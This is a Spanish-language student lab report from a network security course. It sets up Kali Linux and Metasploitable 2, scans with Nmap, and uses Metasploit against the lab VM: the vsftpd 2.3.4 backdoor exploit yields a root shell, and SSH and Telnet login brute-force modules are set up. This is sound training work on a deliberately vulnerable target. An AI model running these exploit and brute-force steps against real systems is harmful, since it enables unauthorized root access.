INFORME TÉCNICO: CONFIGURACIÓN Y EXPLOTACIÓN DE SERVICIOS CON KALI LINUX Y METASPLOITABLE 2

Autora

ROSA ELVIRA MONTH CORDOBA

Institución

UNIVERSIDAD TECNOLOGICA DEL CHOCÓ DIEGO LUIS CORDOBA

Facultad

INGENIERIA

Programa

TELECOMUNICACIONES E INFORMATICA

Asignatura

SEGURIDAD Y AUDITORIA DE REDES

Periodo

2025-1

Docente

RAFAEL SANDOVAL MORALES

QUIBDÓ – CHOCÓ

7 de ago. de 25

Tabla de contenido

TABLA DE FIGURAS

1 Resumen

Se configuró un entorno virtualizado con Kali Linux y Metasploitable 2 en red NAT, se verificó la conectividad, se realizó un escaneo con Nmap y se explotaron vulnerabilidades en puertos específicos usando Metasploit.

2 Palabras clave

Kali Linux, Metasploitable 2, NAT, Metasploit, Nmap, Exploit, Seguridad Informática.

3 Introducción

Se presenta la configuración de un entorno de pruebas y la explotación de vulnerabilidades en servicios críticos de Metasploitable 2 desde Kali Linux para prácticas de seguridad ofensiva.

4 Objetivos

4.1 General

- Configurar y probar un entorno seguro para evaluar vulnerabilidades.

4.2 Específicos

- Configurar la red NAT.
- Verificar conectividad.
- Escanear servicios.
- Explotar vulnerabilidades.

5 Marco teórico

5.1 Configuración del entorno virtual

Breve descripción de Kali, Metasploitable 2, redes NAT, Nmap, Metasploit y principales servicios expuestos.

5.1.1 Descarga de ISOs

- Kali Linux




Ilustración 1 -iso

Ilustración 1 - KALI LINUX

- Metasploitable 2




Ilustración 2 -isos

5.1.2 Creación de máquinas virtuales

- En VirtualBox, crea dos máquinas: Kali y Metasploitable 2.




Ilustración 3 – maquinas

5.1.3 Asignación y verificación de IP

En cada máquina:

ip a

Ambas deben tener direcciones en la subred 10.0.2.0/24.

Para confirmar la correcta asignación de direcciones IP en las máquinas virtuales, se ejecutó el comando ip a en cada sistema operativo. Como resultado, ambas máquinas

presentan direcciones en el rango 10.0.2.0/24, evidenciando que están correctamente configuradas para comunicarse entre sí a través de la red NAT.

A continuación, se muestra la captura de pantalla como evidencia del estado de la configuración:

En cada máquina:

Kali Linux




Ilustración 4 – Kali

Metasplotaible




Ilustración 5 - metasplotaible

5.1.4 Verificar conectividad

Desde Kali:

ping 10.0.2.15

Debe haber respuesta para asegurar que las máquinas se ven entre sí.




Ilustración 6 – ping

6 Escaneo con Nmap

Ejecutar en Kali para detectar servicios vulnerables:

nmap -p 21,22,23,25,53,139,445,2121,3306,5432 10.0.2.15




Ilustración 7 - servicios de map

6.1 Resultado observado (imagen 4):

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian

Para descubrir hosts en la red:

nmap -sn 10.0.2.15/24





Ilustración 8 - ejemplo en clases

6.2 Resultado (imagen 5):

Detecta direcciones activas como 10.0.2.1 a 10.0.2.15, confirmando funcionamiento de la red NAT.



7 Uso de Metasploit Framework

Inicia Metasploit:




Ilustración 9 - msfconsole

msfconsole

7.1 Explotación de puertos y servicios específicos

7.1.1 Puerto 21 – FTP (vsftpd 2.3.4)

Usar el exploit:

use exploit/unix/ftp/vsftpd_234_backdoor

set payload cmd/unix/interact

exploit

Salida real (imagen 2):

- Banner: 220 (vsFTPd 2.3.4)
- Backdoor activado: *Backdoor service has been spawned...*
- Shell obtenido como root:
- UID=0(root) GID=0(root)
- Command shell session 1 opened...




Ilustración 10

7.1.2 Puerto 22 – SSH

Para ataques por fuerza bruta o autenticación con Metasploit, buscar el módulo ssh_login:

search ssh_login

Resultados (imagen 1):

- Módulos listados:
    - auxiliary/scanner/ssh/ssh_login
    - auxiliary/scanner/ssh/ssh_login_pubkey

Usar módulo:

use auxiliary/scanner/ssh/ssh_login

options

Configurar RHOSTS, USERNAME y PASSWORD según pruebas.




Ilustración 11




Ilustración 12

7.1.3 Puerto 23 – Telnet

Si el escaneo revela que está abierto, se puede usar:

use auxiliary/scanner/telnet/telnet_login

set RHOSTS 10.0.2.15

set USERNAME <usuario>

set PASSWORD <contraseña>

run

